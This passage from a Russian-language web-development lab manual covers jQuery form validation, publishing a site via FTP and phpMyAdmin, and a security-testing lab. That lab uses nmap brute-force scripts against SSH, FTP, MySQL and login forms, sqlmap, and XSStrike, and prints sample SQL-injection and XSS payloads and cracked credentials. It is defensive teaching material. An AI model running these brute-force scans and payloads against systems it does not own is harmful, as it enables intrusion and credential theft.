        $tab.addClass(ACTIVE_CLASS);
        $('.show').removeClass(SHOW_CLASS).addClass(HIDE_CLASS).hide();
        $(href).removeClass(HIDE_CLASS).addClass(SHOW_CLASS).hide().fadeIn(620);
    });
})(jQuery);
```

Далее, добавим код, чтобы включить функциональные возможности нашего validator jQuery plugin.

```
        // initialize the validator function
validator.message['date'] = 'not a real date';
// validate a field on "blur" event, a 'select' on 'change' event &amp;amp; a '.reuired'
classed multifield on 'keyup':
$('form').on('blur', 'input[required], input.optional,
select.required', validator.checkField).on('change', 'select.required', validator.chec
kField).on('keypress', 'input[required][pattern]', validator.keypress);
$('.multi.required').on('keyup blur', 'input', function() {
    validator.checkField.apply($(this).siblings().last()[0]);
});
// bind the validation to the form submit event
//$('#send').click('submit');//.prop('disabled', true);
$('form').submit(function(e) {
    e.preventDefault();
    var submit = true;
    // evaluate the form using generic validaing
    if (!validator.checkAll($(this))) {
        submit = false;
    }
    if (submit) this.submit();
    return false;
});
```

В отчете по лабораторной работе в исходном HTML-коде использовать комментарии каждого тега.

Раздел 7. Публикация сайта.
Лабораторная работа №7

Тема: Публикация сайта. Запуск проекта.

Цель: Закрепление теоретических знаний и приобретение практических навыков публикации готового проекта сайта на различных платформах.

Задание: Выбрать платформу для размещения готового проекта сайта и запустить проект.

Для публикации сайта для начала нужно подготовить исжать все его исходные файлы, например, в обычный ZIP архив. Файлы будут передаваться быстрее, если это будет происходить одним архивом, чем по одному файлу. Особенно это важно для сайтов на CMS, потому что там файлов очень много и нужно их все передать на сервер. Очень важно сжать не папку, а только

файлы, потому что при распаковке на хостинге у вас все распаковалось в корень сайта.

Далее приступаем к выбору хостинга. Сейчас сотни компаний предоставляют такие услуги. Ключевой момент при выборе хостинга: техническая поддержка, которая поможет решить практически любой вопрос. Рекомендуем пользоваться хостингом компании **Beget.**

На хостинге Beget можно без покупки домена протестировать сайт бесплатно в течение 30 дней. Вам выдадут тестовый домен, он будет не такой красивый, если бы вы его купили, но все же для загрузки сайта на сервер отлично подойдет. Сейчас у нас есть хостинг, то есть у нас есть место, куда мы можем загрузить наш сайт. Но если вы хотите сразу красивое доменное имя, то внутри панели управления перейдите в раздел проверки.

Для регистрации домена из админ-панели нужно перейти в раздел «Домены и поддомены», а затем выбрать пункт «Зарегистрировать домен». Если домен занят, то вы увидите соответствующее сообщение: «Такой домен уже зарегистрирован».

Также без покупки хостинга можно проверить, свободен ли домен, который вы придумали. На странице с регистрацией доменов введите название домена и затем нажмите «Проверить». В результате ниже вы увидите какие именно домены свободны для регистрации и затем только останется зарегистрировать.

Осталось лишь разместить сайт в сети. У нас есть архив с сайтом. Осталось его загрузить на хостинг, который мы уже создали.

Нам понадобится FTP-клиент, чтобы мы смогли попасть на сервер и загрузить необходимые файлы.

Предлагаю использовать FileZilla. Скачать можно здесь.

Когда установите программу необходимо слева вверху кликнуть на значок «Менеджер сайтов». Создаем новый сайт. Справа необходимо ввести хост, имя пользователя и пароль (они пришли к вам на почту после регистрации). Жмем «Соединиться» и попадаем в корень нашего хостинга. Заходим внутрь нашего домена. Затем внутрь папки «public_html». Сейчас слева необходимо найти наш сайт, чтобы мы могли скопировать его из левой части в правую. Выделяем все файлы и переносим их правую часть.

Теперь также нужно загрузить базу данных. Сделать это можно в разделе «MySQL». Необходимо создать новую базу данных. Для этого ввести имя базы данных (префикс останется и его удалить нельзя) и пароль. Комментарии можно ввести, чтобы помнить к какому сайту относится база данных.

Далее нам необходимо перейти в phpMyAdmin. В верхней панели выбрать «Импорт». Кликнуть «Обзор» и выбрать SQL файл вашей базы данных на компьютере. Перед этим в phpMyAdmin на компьютере необходимо сделать экспорт вашей базы данных.

Не забудьте в конфигурационном файле вашей CMS прописать новое название базы данных, новое имя пользователя и пароль, который вы задали на хостинге.

Из сложных вариантов и качественных бесплатных хостингов можно разместиться на GitHub Pages, но там нельзя базу данных создать, только HTML сайты. У вас есть 30-дневный бесплатный период. Зарегистрировать его можно здесь и выбрать тариф хостинга. Если вы только начинаете, то этот вариант отлично подойдет. Потому что здесь есть одна база данных и

поддержка PHP.

Раздел 8. Безопасность сайтов.
Лабораторная работа №8

Тема: Тестирование и оптимизация сайта.
Цель: Приобретение знаний и практичских навыков по защите сайта и оптимизации его работы.

Задание: Выбрать платформу для тестирования сайта, провести проверку на безопасность и эффективность работы его компонентов, оптимизировать проблемные участки.

С момента попадания в индекс Google\Yandex ваш сайт становится мишенью десятка (а если сайт крупный, то сотни) специализированных ботов, которые круглосуточно мониторят даже небольшие сайты и серверы для поиска уязвимостей и дальнейшего взлома. Поэтому необходимо регулярно проверять свой сайт или веб-приложение на наличие уязвимостей.

Сегодня можно самостоятельно просканировать свое веб-приложение различными бесплатными сканерами безопасности и найти уязвимые места заранее.

Что будем проверять:

1. Доступ к серверу и исходным кодам
2. Уязвимости веб-серверов (Apache или NGINX)
3. SQL инъекции
4. Межсайтовый скриптинг (XSS).
5. Устойчивость приложения и сервера к перебору паролей
6. Получение доступа к системным каталогам

1. Проверяем сетевую инфраструктуру.

В кибератаках, также как и войне, все начинается с разведки, чтобы найти уязвимое место соперника. Для того, чтобы эффективно атаковать, злоумышленникам необходимо знать, какое ПО используется на сервере и какие двери открыты или закрыты недостаточно крепко. К несчастью владельцев сайтов, сейчас, чтобы все это узнать, нужно лишь здравое любопытство и утилита nmap.

Nmap - это набор инструментов для сканирования сетевой инфраструктуры веб-сервиса. Он может быть использован для проверки безопасности, для идентификации запущенных серверных приложений. Nmap позволяет запускать готовые скрипты, которые значительно упрощают анализ вашего сервера.

Установки nmap на системах Unix и Linux не требуеися, так как в их дистрибутивах последняя версия nmap обычно установлена по умолчанию. Для установки на Windows 10 перейдите по ссылке загрузки nmap и загрузите последнюю стабильную версию. Дальше запустите от имени администратора. Программа установки по умолчанию предложит установить все компоненты, галочки можно не снимать.

Запускать nmap можно как в режиме графического интерфейса, так и через командную строку. Для запуска графической оболочки введите в строку поиска nmap и в результатах выберите nmap - Zenmap GUI. Для дальнейшей работы вы

можете вводить нужные команды в поле "Команда", а затем нажимать на кнопку Сканирование.

Для запуска командной строки введите "cmd" в строку поиска на панели инструментов. Нажмите Enter и затем откроется командная строка. Дальше прямо в нее можно вводить nmap команды.

Начинаем проверку. Для начала запускаем сканирование своего сервера командой ниже, чтобы выяснить какие порты используются и для чего. Команда выглядит так (подставьте свой ip или домен). Команду нужно вводить в окне консоли, либо если вы используете Zenmap GUI, то в поле "Команда":

nmap -sV -Pn -p- -T5 161.35.92.161

Параметр T5 отвечает за скорость анализа сервера. Скорость можно менять от T0 до T5, где T0 - очень медленная скорость анализа, а T5 - очень быстрая. Если вы не хотите сильно нагружать сервер, то используйте T2.

Параметр -p- означает, что мы будем проверять весь диапазон портов ('это займет около 10 минут) . Его можно убрать и тогда скрипт просканирует не все порты, а только 1000 первых (самые распространенные).

Ответ будет выглядеть примерно так:

nmap -sV -Pn 161.35.92.161
Starting Nmap 7.80 (https://nmap.org) at 2020-09-16 20:03 RTZ 2 (ceia)
Nmap scan report for 161.35.92.161
Host is up (0.085s latency).
Not shown: 965 filtered ports, 31 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
3306/tcp open mysql MySQL 5.5.5-10.2.24-MariaDB
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.39 seconds

Из отчета мы видим, что nmap отобразил нам порты (под колонкой PORT), которые активны. В примере у нас используются:

- Порт 21 занят под FTP
- Порт 22 занят под SSH.
- Порт 80 прослушивается сервером Apache.
- Порт 3306 используется MySQL

Теперь запускаем наш скрипт, который проверит уязвимости в нашем ПО на сервере. Для этого запускаем следующую команду с указанием портов, которые мы будем проверять. Вам нужно будет заменить список портов на свои:

nmap -T5 -sV -Pn 161.35.92.161 --script=vulners.nse -p22,80,443,8080,8443,3306,20,21,23

Пример отчета. Ссылки на описание уязвимости идут после строки *vulners* (пример такой строки со ссылкой в отчете: *CVE-2014-9278 4.0 https://vulners.com/cve/CVE-2014-9278*)

Starting Nmap 7.80 (https://nmap.org) at 2020-09-16 20:50 RTZ 2 (ceia)
Nmap scan report for 161.35.92.161
Host is up (0.094s latency).

PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:8.2p1:
|_ CVE-2014-9278 4.0 https://vulners.com/cve/CVE-2014-9278
23/tcp filtered telnet
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| vulners:
| cpe:/a:apache:http_server:2.4.41:
| CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984
| CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| CVE-2020-9490 5.0 https://vulners.com/cve/CVE-2020-9490
| CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
| CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
|_ CVE-2020-11993 4.3 https://vulners.com/cve/CVE-2020-11993
443/tcp closed https
3306/tcp open mysql MySQL 5.5.5-10.2.24-MariaDB
8080/tcp filtered http-proxy
8443/tcp filtered https-alt
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.23 seconds

Как видите из отчета, скрипт проанализировал активное ПО нашего сервера и любезно предоставил ссылки с описанием каждой найденной уязвимости. Что согласитесь, очень удобно как для нас, так и для злоумышленников.

Чтобы избавиться от подобных проблем обычно достаточно обновить используемое ПО до последних версий, где уязвимости старых версий, как правило, уже исправлены.

2. Проверяем устойчивость к перебору.

В нашем случае nmap определил, что на сервере есть ssh, ftp и mysql. Попробуем проверить насколько устойчивые пароли используются.

Для проверки SSH вводим следующую команду либо в консоль, либо в поле "Команда" программы Zenmap GUI:

nmap --script ssh-brute -p22 161.35.92.161 --script-args userdb=users.lst,passdb=passwords.lst

В случае успеха скрипт выведет подобранный пароль и логин. Подобранные пары логин\пароль будут выведены после строчки *Accounts:*

22/ssh open ssh
ssh-brute:
Accounts
username:password

Statistics

Performed 32 guesses in 25 seconds.

Кроме того, можно расширить стандартные списки паролей и пользователей от nmap, заменив файлы users.lst и passwords.lst . Различные базы для брутфорса можно найти в этом gitbub репозитории. Файлы с базой паролей можно разместить в папке *nmap/nselib/data*

Теперь проверяем FTP порт следующей командой:

nmap -d --script ftp-brute -p 21 161.35.92.161

Аналогично, сервис выведет подобранные пары логинов и паролей:

PORT STATE SERVICE

21/tcp open ftp

| ftp-brute:

| Accounts

| root:root - Valid credentials

|_ Statistics: Performed 864 guesses in 544 seconds, average tps: 4.8

Для MySQL проверяем доступен ли анонимный вход.

nmap -sV --script=mysql-empty-password <target>

В случае успеха:

3306/tcp open mysql

| mysql-empty-password:

| anonymous account has empty password

|_ root account has empty password

Пытаемся подобрать пару логин\пароль для входа в базу данных mysql.

nmap --script mysql-brute -p 3306 <target>

--script-args userdb=users.lst, passdb=passwords.lst

Также если у вас используются CMS (WordPress, Joomla, Drupal, Bitrix) и другие базы данных (Mongo, Postgres, Redis), то можно найти готовые скрипты для проверки устойчивости ваших паролей и форм. Ищите по ключевым словам <name_of_CMS_or_DB> brute force nmap

Найти и проверить формы авторизации можно с помощью такой команды (вместо <target> - подставьте домен вашего сайта):

nmap -p80 --script http-auth-finder <target>

После того, как нашли страницы с авторизацией, можно попробовать подобрать пароль и логин для входа в админку сайта.

Параметры

- http-brute.hostname - имя хоста
- http-form-brute.path - адрес страницы с формой или адрес с API
- http-brute.method - тип метода, по умолчанию POST
- http-form-brute.uservar - устанавливает имя переменной, которая отвечает за username. Если не установлено, то скрипт возьмет имя поля из формы
- http-form-brute.passvar - устанавливает имя переменной, которая отвечает за пароль. Если не установлено, то скрипт возьмет имя поля из формы

Параметры нужно перечислять через запятую после -script-args.

Подобранные данные для входа будут отображены после строчки *Accounts*. В нашем случае скрипт подобрал логин user с паролем secret. В реальном приложении подбор может также занять продолжительное время, зависит от того насколько стойкий пароль используется.

PORT STATE SERVICE REASON

80/tcp open http syn-ack

| http-form-brute:
| Accounts
| user:secret - Valid credentials
| Statistics
|_ Perfomed 60023 guesses in 467 seconds, average tps: 138

Если ваша формы авторизации использует cookies параметры или csrf-token, то в этом случае выдаст ошибку. (И это хорошо, значит базовую защиту вы предусмотрели).

В качестве защиты стоит использовать стойкие пароли, а также ограничивать количество запросов с одного IP-адреса (Rate limiting).

3. Ищем скрытые папки и файлы

Часто разработчики или системные администраторы довольно халатно относятся к правам доступа и забывают закрыть доступ к системным и другим важным папкам. Проверить есть у нас на сервере такие папки можно также с помощью утилиты nmap. Команды будет выглядеть так (вместо <target> нужно подставить IP-адрес сервера или домен сайта):

nmap -sV -p 80 -T5 --script http-enum <target>

В результате в отчете нам покажут доступные для просмотра папки, интересные файлы - файлы паролей, резервные копии базы данных и тд. (Если такие существуют). Дальше уже вам нужно самостоятельно решить какие папки и файлы нужно закрыть от просмотра, а какие оставить как есть.

Пример небольшого отчета.

Host is up (0.024s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
80/tcp open http
| http-enum:
| /robots.txt: Robots file
| /css/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
| /images/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|_ /js/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'

4. Проверяем на SQL инъекции

Так повелось, что большинство современных веб-приложений в той или иной мере используют SQL базы данных. Обычно параметры веб-страницы или какие-либо пользовательские данные подставляются в SQL запросы и результаты запроса отображаются на веб-странице. Если передаваемые параметры плохо фильтруются, то веб-сервис становится уязвимым для SQL инъекций. Именно таким образом чаще всего воруют базы пользователей и их личные данные.

Попробуем проверить наш тестовый веб-сервис на наличие таких проблем с помощью инструмента sqlmap.

Sqlmap - это кроссплатформенный сканер с открытым исходным кодом, который позволяет в автоматическом режиме тестировать веб-сервисы на наличие SQL инъекций, а затем использовать их для получения контроля над базой данных.

В данной статье я рассмотрю только способы, как можно находить уязвимые для SQL инъекций страницы, API и формы без подробностей о том,

как использовать найденные уязвимости для нанесения вреда. Для использования необходим python версии 2.7 и старше.

Для начала работы нам необходимо установить Python. Установщик Python для Windows можно найти на официальном сайте: www.python.org.

Загрузить последнюю версию sqlmap можно здесь. Распакуйте архив в любую удобную папку (чтобы было проще ее найти можно распаковать в папку C:\Users\<имя вашего пользователя>)

Для запуска вначале нужно открыть командную строку. Нажмите Win+R, в появившемся окне введите cmd и нажмите enter. Пример запуска:

C:\Users\Admin\sqlmap>python ./sqlmap.py -u http://161.35.92.161/page.php?id=2

Начинаем проверку. Находим sql уязвимости специальной командой. Параметр --dbs означает, что нам интересны имена баз данных. В случае успеха и наличия уязвимости, после определения баз данных можно перейти к поиску таблиц и получения нужных данных. Команду необходимо вводить в консоль:

python sqlmap.py -u http://161.35.92.161/page.php?id=2 --dbs -o -random-agent

Итоговый отчет:

sqlmap identified the following injection point(s) with a total of 74 HTTP(s) requests:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=2 AND 9795=9795

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=2 AND (SELECT 7989 FROM (SELECT(SLEEP(5)))geJr)

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: id=2 UNION ALL SELECT NULL,CONCAT(0x716a6a6b71,0x736654714b69505a4f6f64434776566d7a43455179446561434f7a464342415554495449574d6759575a,0x7162627171),NULL,NULL-- -

---

[INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Apache 2.4.41

back-end DBMS: MySQL >= 5.0.12

[INFO] fetching database names

available databases [2]:

[*] information_schema

[*] vc_test

[INFO] fetched data logged to text files under 'C:\Users\Admin\AppData\Local\sqlmap\output\161.35.92.161'

В итоге скрипт не только определил, что параметр id является уязвимым, но и версию СУБД, а также получил название используемой базы данных на сервере - vc_test, в которой содержится контент сайта. Эту информацию можно

найти в конце сгенерированного отчета.

В дальнейшем для злоумышленника уже обычно не проблема получить данные в таблицах, а возможно и полный контроль над всей базой данных, а то и всем нашим сервером и исходным кодом сайта, если для запросов используется пользователь с широкими правами.

Кроме того, sqlmap позволяет задавать http заголовки и параметры Cookies, что довольно удобно для тестирования, особенно когда для получения результата запроса требуется авторизации.

После авторизации обычно необходимо передать нужные Cookie. В sqlmap за это отвечает опция --cookie. Нужные значения cookies можно получить в инструментах разработчика вашего браузера. (*в Windows ctrl+shift+i, затем найдите вкладку Network, а в ней щелкните на запрос с именем домена сайта. В окне справа пролистайте пока не увидите параметр cookie*)

Пример команды sqlmap с опцией --cookie.

sqlmap.py -u http://localhost/create --data="name=alex&message=hacked" --cookie="security_level=low; PHPSESSID=05aa4349068a1kkaje4kcqnr9o6" --dbs -o -random-agent

Если параметров несколько, то можно явно указать какой параметр будем тестировать с помощью опции -p.

sqlmap.py -u "http://localhost/profile/?username=alex&page=2" -p username

Можно задавать http заголовки через опцию --headers. Это крайне полезно для тестирования ваших API.

Также если get параметр передается не как get параметр, а как URI, то в этом случае нужно явно указать с помощью *, что данная часть URI является параметром. Пример:

sqlmap.py -u "http://localhost/api/v2/news/2*" --headers="Authorization: Bearer <token>" --dbs -o -random-agent

Таким образом, можно довольно тщательно протестировать ваше веб-приложение на наличие SQL инъекций. Также крайне полезно использовать sqlmap для автоматических тестов и запускать их после каждого изменения кода вашего приложения и не допускать код в ветку master, если он содержит уязвимость.

Для защиты от SQL инъекций нужно тщательно фильтровать параметры и HTTP заголовки, а также использовать подготовленные запросы.

5. Проверка на XSS уязвимости.

Межсайтовый скриптинг (XSS) – это уязвимость, которая заключается во внедрении злоумышленником своего Javascript кода в веб-страницу, которая отображается в браузере пользователя.

После такого внедрения злоумышленник фактически захватывает веб-страницу и может манипулировать данными пользователя, когда он находится на странице. В случае успеха злоумышленник может:

- внедрять свои скрипты в веб-страницу
- отправлять на свой сервер пользовательские данные - банковские карты, идентификаторы сессий, пароли
- совершать действия от имени пользователя - рассылать спам, совершать денежные переводы.

Уязвимость возникает из-за недостаточной фильтрации данных, которые выводятся при отображении страницы.

Такие уязвимости довольно часто встречаются даже в крупных продуктах,

поэтому стоит обязательно тестировать свои веб-приложения на наличие XSS уязвимостей.

В данном случае для тестирования мы воспользуемся утилитой XSStrike

XSStrike - это довольно продвинутый сканер для поиска XSS уязвимостей с открытым исходным кодом. Он написано на Python3 и довольно прост в начальной настройке и использования. Для его установки необходимо скачать архив по ссылке и распаковать в удобную вам папку. После этого необходимо открыть консоль и перейти в распакованную папку. Затем нужно выполнить команды в консоле:

pip3 install pygame

Установим необходимые для корректной работы библиотеки:

pip3 install -r requirements.txt

Теперь мы готовы к тестированию. Пример простого запуска, вместо моего url укажите адрес страницы, которую хотите протестировать:

python xsstrike.py -u "http://161.35.92.161/index.php?page=2" --blind

Очень быстро скрипт обнаруживает, что параметр page является уязвимым (строчка *Reflections found*) и через него можно передать js код, который будет исполнен на странице. Пример такого кода приводится в строчке *Payload*. Такой тип XSS уязвимостей называется reflected XSS.

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
--
[+] Payload: <HTmL%0aONmOuSEoVeR+=+(prompt)``%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n

Кроме того, можно проверять и формы. Отправим на проверку форму, которая отправляет сообщение в наш сервис. Чтобы передать список POST параметров используем опцию --data.

python xsstrike.py -u "http://161.35.92.161/index.php" --data "name=&message=" --blind

Результат: параметр name уязвим.

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: name
[!] Reflections found: 3
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 4608
--
[+] Payload: <A%0aOnmOUSeOVEr%0d=%0d(prompt)``%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]

Как выглядит ответ, когда скрипт не находит уязвимых параметров:

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: name
[-] No reflection found
[!] Testing parameter: message
[-] No reflection found

Кроме того, в XSStrike поддерживает возможность передавать http заголовки, в том числе и cookies и проверять страницы для открытия которых нужна авторизация. Для этого используется опция --headers

python xsstrike.py -u "http://161.35.92.161/index.php" --data "name=&message=" --headers "Authorization: Bearer <token> Cookie: zmname\=none" --blind

Также можно запустить обход по всему сайту. Нужно указать стартовую страницу и сканер начнет обход всех найденных страниц. Запись -l 100 отвечает за количество страниц обхода.

python xsstrike.py -u "http://161.35.92.161" --blind --crawl -l 100

Скрипт покажет страницы, на которых были найдены уязвимые параметры. Найденные страницы можно уже исследовать подробнее.

[~] Crawling the target
[++] Vulnerable webpage: http://161.35.92.161/index.php
[++] Vector for message: <htMl%09oNMOuseoVER%0d=%0dconfirm()//
[++] Vulnerable webpage: http://161.35.92.161/index.php
[++] Vector for page: <hTMl%0donPointereNter%0a=%0a[8].find(confirm)>
[++] Vulnerable webpage: http://161.35.92.161/index.php
[++] Vector for name: <D3v/+/oNMoUSeoveR%0a=%0a(confirm)()%0dx>v3dm0s
!] Progress: 3/3

Также полезная функция - обход url страниц, которые указаны в файле с помощью опции --seeds. Можно также использовать вместе с опцией --headers.

python xsstrike.py -u "http://example.com" -l 3 --seeds urls.txt

Таким образом, можно достаточно тщательно проверить свое веб-приложение на XSS уязвимости. Также хорошим ходом будет написать простой bash скрипт для объединения всех проверок XSS в один скрипт, специально заточенный под ваш проект.

Его задачей будет тестировать ваше веб-приложение после каждого изменения исходного кода и не пускать коммит в ветку master, если страницы и формы содержат XSS уязвимости.

Для борьбы с XSS уязвимости нужно также тщательно фильтровать данные, которые показываются пользователю.

Список использованной литературы

1. Белоусов Александр. Как за 30 минут бесплатно проверить свой сайт на наличие уязвимостей / Александр Белоусов. — Текст: электронный // vc.ru: [сайт]. — Режим доступа: https://vc.ru/dev/158495-kak-za-30-minut-besplatno-proverit-svoy-sayt-na-nalichie-uyazvimostey
2. Буренин, С. Н. Web-программирование и базы данных: учебный практикум / С. Н. Буренин. — Москва: Московский гуманитарный университет, 2014. — 120 c. — ISBN 978-5-906768-17-9. — Текст: электронный // Электронно-библиотечная система IPR BOOKS: [сайт]. — Режим доступа: https://www.iprbookshop.ru/39683.html — Режим доступа: для авторизир. пользователей.
3. Гетман А.Н. Лабораторный практикум "Проектирование интернет-магазина": учеб. пособие. Раздел I: "Верстка"/ А. Н. Гетман. - Благовещенск: Изд-во Амур. гос. ун-та, 2016. - 144 с. Режим доступа: http://irbis.amursu.ru/DigitalLibrary/AmurSU_Edition/7420.pdf
4. Гетман А.Н. Лабораторный практикум "Проектирование интернет-магазина" : учеб. пособие. Раздел 2: "Программирование видимой части". Ч. 1/ А. Н. Гетман; АмГУ, ФМиИ. - Благовещенск: Изд-во Амур. гос. ун-та, 2016. - 192 с. Режим доступа: http://irbis.amursu.ru/DigitalLibrary/AmurSU_Edition/7421.pdf
5. Ефромеев, Н. М. Основы web-программирования: учебное пособие / Н.М. Ефромеев, Е.В. Ефромеева. — Саратов: Вузовское образование, 2019. — 128 c. — ISBN 978-5-4487-0529-8. — Текст: электронный // Электронно-библиотечная система IPR BOOKS: [сайт]. — Режим доступа: https://www.iprbookshop.ru/86300.html — Режим доступа: для авторизир. пользователей. - DOI: https://doi.org/10.23682/86300
6. Olha L. PHP-подключение к БД MySQL (Два Способа с Примерами) / Olha L. — Текст: электронный // https://www.hostinger.com.ua: [сайт].— Режим доступа: https://www.hostinger.com.ua/rukovodstva/php-podkliuchenije-k-bd-mysql
7. Флойд, К. С. Введение в программирование на PHP5: учебное пособие / К. С. Флойд. — 3-е изд. — Москва: Интернет-Университет Информационных Технологий (ИНТУИТ), Ай Пи Ар Медиа, 2021. — 280c. — ISBN 978-5-4497-0886-1. — Текст: электронный // Электронно-библиотечная система IPR BOOKS: [сайт]. — URL: https://www.iprbookshop.ru/101998.html — Режим доступа: для авторизир. пользователей.